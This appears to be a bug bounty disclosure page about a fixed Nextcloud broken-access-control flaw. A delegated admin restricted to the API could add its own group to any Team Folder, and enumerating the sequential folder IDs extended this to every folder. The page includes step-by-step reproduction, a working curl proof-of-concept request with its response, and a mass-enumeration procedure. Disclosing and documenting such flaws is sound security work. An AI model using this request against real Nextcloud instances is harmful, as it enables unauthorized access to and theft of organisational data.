Critical broken access control: API-only delegated admin can enumerate all Team Folders and grant access to arbitrary groups
An account holding only API/REST delegated admin rights could add its own group to any Team Folder by calling the folder-groups endpoint, because the server checked the caller's admin level but not whether they were allowed to manage that specific folder. Since folder IDs are sequential, an attacker could enumerate every Team Folder and gain read and download access to organisation-wide files.

- Triaged in 2 days
- Fixed in 3 months
- Paid in 6 months
- Disclosed after 5 months
Summary by the program
Security advisory at https://github.com/nextcloud/security-advisories/security/advisories/GHSA-9mjh-89xm-hcqw
The report
Summary
An API/REST only delegated admin can bypass folder-level authorization and gain access to any Team Folder by abusing:
POST /index.php/apps/groupfolders/folders/{id}/groups
Because folder_id is predictable (auto-increment), an attacker can enumerate all Team Folders and mass-assign their own group, resulting in full access to organization-wide data.
Affected Endpoint
POST /index.php/apps/groupfolders/folders/{id}/groups
Tested Environment
- Nextcloud Hub 26 Winter (33.0.2)
- Deployment: Docker (local)
- Groupfolders app: latest compatible version
- Workspace app: enabled
Preconditions
- Team Folders app enabled
- Workspace app enabled
- Attacker has
API/REST onlydelegated admin privileges - Attacker controls a group (e.g.
Product_Dev)
Steps to Reproduce
Single Folder Exploit
-
Log in as an attacker account with
API/REST onlydelegated admin privileges -
Use a proxy tool (e.g. Burp Suite) to intercept a request and obtain:
- Session cookie
requesttoken(CSRF token)
-
Identify a Team Folder not managed by the attacker (e.g.
Finance, id=1) -
Send the following request:
POST /index.php/apps/groupfolders/folders/1/groups
Host: <target>
Cookie: <session_cookie>
requesttoken: <request_token>
Content-Type: application/json

{"group": "Product_Dev"}
-
Observe that the request is accepted and the group is successfully added to the target folder
-
Log in as a user in
Product_Dev(or refresh mounts) -
Navigate to Files UI
-

Observe that the
FinanceTeam Folder is now visible and accessible
Mass Exploitation (Full Instance Compromise)
-
Using the same authenticated session (cookie + requesttoken)
-
Enumerate folder IDs (e.g. sequential integers: 1–100)
-
Repeat the request:
POST /index.php/apps/groupfolders/folders/{id}/groups
-
Add attacker-controlled group (
Product_Dev) to each folder -
Result:
- Multiple Team Folders become accessible
- Cross-team data exposure achieved
Proof of Concept
The following request demonstrates that an API/REST only delegated admin can add an arbitrary group to a Team Folder they are not authorized to manage.
PoC Request
curl -X POST "http://{{TARGET_HOST}}/index.php/apps/groupfolders/folders/1/groups" \
     -H "Host: {{TARGET_HOST}}" \
     -H "Content-Type: application/json" \
     -H "requesttoken: ql6Eh0++DgBt4UI8eyQ/p2u5wAQQsVZhNd3+odQtip0=:*******" \
     -H "X-Requested-With: XMLHttpRequest" \
     -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/147.0.0.0 Safari/537.36" \
     -H "Accept: application/json, text/plain, */*" \
     -H "Origin: http://{{TARGET_HOST}}" \
     -H "Cookie: nc_sameSiteCookielax=true; nc_sameSiteCookiestrict=true; oc_sessionPassphrase=*******; ocla11e1zi8v=*******; nc_username=Product_Tester_A; nc_token=*******; nc_session_id=*******" \
     --data-raw '{"group":"Product_Dev"}'
Response:
{
    "ocs": {
        "meta": {
            "status": "ok",
            "statuscode": 100,
            "message": "OK",
            "totalitems": "",
            "itemsperpage": ""
        },
        "data": {
            "success": true,
            "folder": {
                "id": 1,
                "mount_point": "Finance",
                "quota": -3,
                "acl": false,
                "acl_default_no_permission": false,
                "size": 7,
                "groups": {
                    "Finance": 31,
                    "Product_Dev": 31
                },
                "group_details": {
                    "Finance": {
                        "displayName": "Finance",
                        "permissions": 31,
                        "type": "group"
                    },
                    "Product_Dev": {
                        "displayName": "Product_Dev",
                        "permissions": 31,
                        "type": "group"
                    }
                },
                "manage": []
            }
        }
    }
}
Evidence (Screenshots)
The following screenshots are provided as attachments:
-


Initial Team Folders configuration
- Shows that the target folder (e.g.
Finance) is not assigned to the attacker-controlled group (Product_Dev)
- Shows that the target folder (e.g.
-

Initial Files UI view (Product_Tester_A)
- Shows that the attacker user cannot see the target Team Folder
-
Team Folders configuration after exploitation
- Shows that
Product_Devhas been successfully added to the target Team Folder
- Shows that
-
Files UI view after exploitation (Product_Tester_A)
- Shows that the previously unauthorized Team Folder is now visible and accessible
Expected Result
The API should return 403 Forbidden unless the caller is authorized to manage the specific Team Folder.
Actual Result
The API allows modification of folder access based solely on API-level privileges, without enforcing folder-level authorization.
Additional Notes
- Folder IDs are auto-increment, making enumeration trivial
- No rate limiting or authorization checks prevent mass exploitation
- The issue affects write endpoints responsible for access control
Impact
This vulnerability allows an attacker to:
- Enumerate all existing Team Folder IDs
- Add an attacker-controlled group to each folder
- Gain access to all Team Folders across the instance
- Read, download, and interact with sensitive files
This leads to:
- Organization-wide data exposure (Finance, HR, Legal, Engineering, etc.)
- Complete breakdown of Team Folder isolation
- Privilege escalation from limited delegated admin → global data access
Attack Scenario
An attacker with limited delegated admin privileges can:
- Enumerate all Team Folder IDs
- Add their own group to each folder
- Instantly gain access to all organizational data
Example:
- Access Finance → download financial reports
- Access HR → retrieve employee data
- Access Engineering → access source code or internal documents
This enables large-scale data exfiltration with a single low-privileged account.
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the folder-groups write endpoint authorises the request on the caller's delegated admin scope alone and never checks folder-level manage permission for the target folder.
Impact
An attacker with only limited delegated admin rights could enumerate all Team Folder IDs, add their own group to each, and read, download and interact with sensitive files across the whole instance, breaking Team Folder isolation entirely.
What the attacker needed
API/REST only delegated admin account; Team Folders app enabled; Workspace app enabled; Attacker controls a group
The fix
The endpoint should return 403 unless the caller is authorised to manage that specific Team Folder, not merely to use the API.
How it was found
- Log in with an account that has API/REST only delegated admin rights.
- Capture the session cookie and request token with an intercepting proxy.
- Pick a Team Folder the attacker does not manage, identified by its numeric id.
- Send a request to the folder-groups endpoint adding the attacker's own group to that folder.
- Observe the request is accepted and the group is added to the folder.
- Log in as a member of that group and see the previously hidden Team Folder in the Files view.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
Nextcloud lets administrators hand out limited admin rights, and one such limited role is meant only for API access. Team Folders are shared folders that should only be changed by people who manage them. Here the server trusted the limited admin badge and never asked whether that person was allowed to touch the particular folder, so they could add their own group to any folder and then read its files.
What is Access control?
A user can do something their role should not allow: reach an admin function, act on a feature they have not paid for, or skip a permission check. IDOR is the special case where the object belongs to someone else.

